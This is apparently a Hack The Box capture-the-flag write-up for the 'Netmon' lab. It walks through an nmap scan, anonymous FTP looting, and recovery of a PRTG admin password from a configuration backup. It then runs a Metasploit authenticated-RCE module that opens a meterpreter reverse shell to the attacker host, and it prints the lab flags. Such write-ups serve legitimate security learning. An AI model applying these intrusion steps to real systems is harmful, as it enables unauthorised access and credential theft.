

Netmon


at this machine we get into ftp and found first flag , and from web found that PRTG Network Monitor is running to in prtg directory there an configuration file , by search for password found the password , for root use module from msfconsole and got root flag

at first we recon

```
(root@meow)-[~/htb/netmon]
# nmap 10.129.96.142
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-23 23:31 EDT
Nmap scan report for 10.129.96.142
Host is up (0.28s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 3.20 seconds
```

at web



by test default creds it not work so lets get into another port

```
(root@meow)-[~/htb/netmon]
# ftp 10.129.96.142
Connected to 10.129.96.142.
220 Microsoft FTP Service
Name (10.129.96.142:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49789|)
125 Data connection already open; Transfer starting.
02-03-19 12:18AM 1024 .rnd
02-25-19 10:15PM <DIR> inetpub
07-16-16 09:18AM <DIR> PerfLogs
02-25-19 10:56PM <DIR> Program Files
02-03-19 12:28AM <DIR> Program Files (x86)
02-03-19 08:08AM <DIR> Users
02-25-19 11:49PM <DIR> Windows
```

by playing around

```
ftp> cd Users
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49794|)
125 Data connection already open; Transfer starting.
02-25-19 11:44PM <DIR> Administrator
02-03-19 12:35AM <DIR> Public
226 Transfer complete.
ftp> cd Public
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49796|)
125 Data connection already open; Transfer starting.
02-03-19 08:05AM <DIR> Documents
07-16-16 09:18AM <DIR> Downloads
07-16-16 09:18AM <DIR> Music
07-16-16 09:18AM <DIR> Pictures
07-23-23 11:28PM 34 user.txt
07-16-16 09:18AM <DIR> Videos
226 Transfer complete.
ftp> get user.txt
```

```
(root@meow)-[~/htb/netmon]
# cat user.txt
c7c780e8b59477932e7d12b516ddd627
```

easy yeah

now lets try get root

for PRTG Network Monitor found the default location is `C:\ProgramData\Paessler\PRTG`

`Network Monitor` lets get into it

```

ftp> cd "\ProgramData\Paessler\PRTG Network Monitor"
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50086|)
125 Data connection already open; Transfer starting.
07-23-23 11:38PM <DIR> Configuration Auto-Backups
07-23-23 11:38PM <DIR> Log Database
02-03-19 12:18AM <DIR> Logs (Debug)
02-03-19 12:18AM <DIR> Logs (Sensors)
02-03-19 12:18AM <DIR> Logs (System)
07-23-23 11:38PM <DIR> Logs (Web Server)
07-23-23 11:38PM <DIR> Monitoring Database
02-25-19 10:54PM 1189697 PRTG Configuration.dat
02-25-19 10:54PM 1189697 PRTG Configuration.old
07-14-18 03:13AM 1153755 PRTG Configuration.old.bak
07-23-23 11:38PM 1641139 PRTG Graph Data Cache.dat
02-25-19 11:00PM <DIR> Report PDFs
02-03-19 12:18AM <DIR> System Information Database
02-03-19 12:40AM <DIR> Ticket Database
02-03-19 12:18AM <DIR> ToDo Database
226 Transfer complete.

```

so lets get configuration file and check it


```

<dbpassword>
<!-- User: prtgadmin -->
PrTg@dmin2018
</dbpassword>
<dbtimeout>

```

by search for password in file we found it , now lets get into web

this password may not work , what about change the date to 2019



and it worked fine

for get high privilege user there two methods one from exploit-db <https://www.exploit-db.com/exploits/46527> but when it finish creating user and try to connect it it deny login , so i used msfconsole module `windows/http/prtg_authenticated_rce`

```
msf> exploit(windows/http/prtg_authenticated_rce) > options
Module options (exploit/windows/http/prtg_authenticated_rce):
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Name           Current Setting  Required  Description
-----
ADMIN_PASSWORD  PrTg@admin2019  yes       The password for the specified username
ADMIN_USERNAME  prtgadmin       yes       The username to authenticate as
Proxies         no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         10.129.96.142   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80              yes       The target port (TCP)
SSL             false           no        Negotiate SSL/TLS for outgoing connections
VHOST          no              no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
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Name           Current Setting  Required  Description
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EXITFUNC       process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          10.10.16.9      yes       The listen address (an interface may be specified)
LPORT          9005           yes       The listen port

Exploit target:
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Id  Name
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0   Automatic Targeting

View the full module info with the info, or info -d command.
msf> exploit(windows/http/prtg_authenticated_rce) > exploit

[*] Started reverse TCP handler on 10.10.16.9:9005
[*] Successfully logged in with provided credentials
[*] Created malicious notification (objid=2018)
[*] Triggered malicious notification
[*] Deleted malicious notification
[*] Waiting for payload execution.. (30 sec. max)
[*] Sending stage (175686 bytes) to 10.129.96.142
[*] Meterpreter session 1 opened (10.10.16.9:9005 -> 10.129.96.142:50430) at 2023-07-24 00:24:40 -0400

meterpreter > shell
```

and we got session ,lets get root flag

```
C:\Users\Administrator\Desktop>type root.txt  
type root.txt  
d030782589fe5f5ae78fc751ae77c6fe
```

and now we finish thx for reading ^-^